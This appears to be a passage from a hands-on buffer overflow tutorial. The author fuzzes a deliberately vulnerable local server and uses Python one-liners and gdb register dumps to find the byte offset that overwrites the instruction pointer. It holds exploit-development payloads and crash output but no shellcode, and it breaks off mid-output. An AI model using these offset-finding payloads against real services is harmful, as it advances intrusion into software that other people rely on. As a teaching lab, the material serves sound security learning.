CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


Let's update the original client.py script again with our new buffer and run the attack against the vulnerable server in the EDB. By the way, I found VIM to be far superior for replacing large buffer size words all at once and navigating back and forth to the beginning and end of line. (-8 … after fat thumbing it a few times we place the client and the server side-by-side and observe what happened.



```
SyntaxError: invalid syntax
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
^CTraceback (most recent call last):
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1100 bytes
Read: 1100 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCL

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb)
```

This time the SIGSEGV shows that our instruction pointer was overwritten with C's (x\43).
The output shows us that our overflow is in our C's because we see \x43 has overwritten some of the data registers and the pointer registers (X) is data and (P) is pointer by the way.




```
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) info all-registers
eax            0x415    1045
ecx            0x7ffffbeb       2147482603
edx            0xb7fae870       -1208293264
ebx            0x43434343       1128481603
esp            0xbffff230       0xbffff230
ebp            0x43434343       0x43434343
esi            0xbffff370       -1073745040
edi            0xbffff334       -1073745100
eip            0x43434343       0x43434343
```

We can say the results of this make sense because we have the source code. We know that the buffer is allocated 1024 bytes as a pre-processor instruction. At this point, our A's and B's only equal a total of 366+366= 732 bytes. Not enough to overflow the 1024 but another 386 is enough to crash into the stack's registers. Let's keep going. We'll divide the C's up next, update our client buffer and retest the program in EDB.

python -c 'print "\x41"*366 + "\x42"*366 + "\x43"*184 + "\x44"*184 '

This time, we see the fault occurs in the D's wich means we are getting very close. Since we're on the right track and know we need to get down into only 4 bytes, let's break the D's down further.


python -c 'print "\x41"*366 + "\x42"*366 + "\x43"*184 + "\x44"*62 + "\x45"*62 + "\x46"*62 '



```
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*366 + "\x42"*366 + "\x43"*184 + "\x44"*62
'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEN

Program received signal SIGSEGV, Segmentation fault.
0x46464646 in ?? ()
(gdb)
```

At this point, I’m getting tired and this is getting old but we know the overflow is somewhere in the last 62 bytes. So let’s pause, and ask ourselves how could we have done this faster. We remember our iterator in the fuzzer. There was a reason why I printed the byte size length to screen. Let’s go back to a picture of our fuzzer.




```
501
length of fuzz overflow is
601
length of fuzz overflow is
701
length of fuzz overflow is
801
length of fuzz overflow is
901
length of fuzz overflow is
1001
length of fuzz overflow is
1101
^CTraceback (most recent call last):
  File "client.py", line 32, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ cp client.py binary.py
```

```
while len(MESSAGE) <= 1000000: #  may need to be increa
        DEST_IP = '127.0.0.1' # host your vulnPrograms
        DEST_PORT = int(sys.argv[1])
        counter=100
        MESSAGE += ("A" * counter) #increasing the fuz
        counter=counter+100 # 100 here is arbitrary, s
        print("length of fuzz overflow is ")
        print(len(MESSAGE)) # For educational purposes

        for string in MESSAGE:
                def convert(MESSAGE):
                        raw = ''
                        raw += struct.pack("<I", len(M
                        raw += MESSAGE
                        return raw
        # print(convert(MESSAGE))# test purposes
        s = socket.socket(socket.AF_INET, socket.SOCK_
```

```
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEN

Program received signal SIGSEGV, Segmentation fault.
0x46464646 in ?? ()
(gdb)
```

So between 1000 and 1100 the overflow occurs. For fast results, we could repeat the binary tree analysis where on the last 100 bytes ….

python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*25 + "\x44"*25 + "\x45"*25 '




```
^CTraceback (most recent call last):
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*25 + "\x44"*25 +
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
DDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEE
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBBBBBBBBBBBBBBBBBBBBBBBL

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb)
```

That was much faster. In one run, we already know that the overflow falls somewhere within the C’s or x43s. That could be anywhere up to 1050 bytes. This makes sense because we know our buffer is 1024 and we have an idea that there are some other registers that might get overwritten before our code makes it’s way to the instruction pointer. Let’s break down those 25 C’s into 8 C’s,8 D’s,9 E’s .

python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"***8** + "\x44"***8** + "\x45"***9** '




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
EEEEEEE
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
^CTraceback (most recent call last):
  File "clientPoC.py", line 26, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*8 + "
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
sandman@kali:~/Desktop/BO$ vim clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1050 bytes
Read: 1050 bytes
Incoming message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBBBBBBBBBBBBBBBBBBBBBBB
CCCCDDDDDDDDEEEEEEEEE

Program received signal SIGSEGV, Segmentation fault.
0x45454544 in ?? ()
(gdb)
```

Now our fault occurs in our E's or x45's. Simple math tells us that is somewhere between ~ 1040-1050 bytes and we know our registers are 4 byte or 32 bit registers therefore we can break that final 9 E's into 4 E's and 4 F's and see what happens.

```
python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*8 + "\x45"*4 + "\x46"*4 '
```




```
sandman@kali:~/Desktop/BO$ python -c 'print "\x41"*1000 + "\x42"*25 + "\x43"*8 + "\x44"*8 + '
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
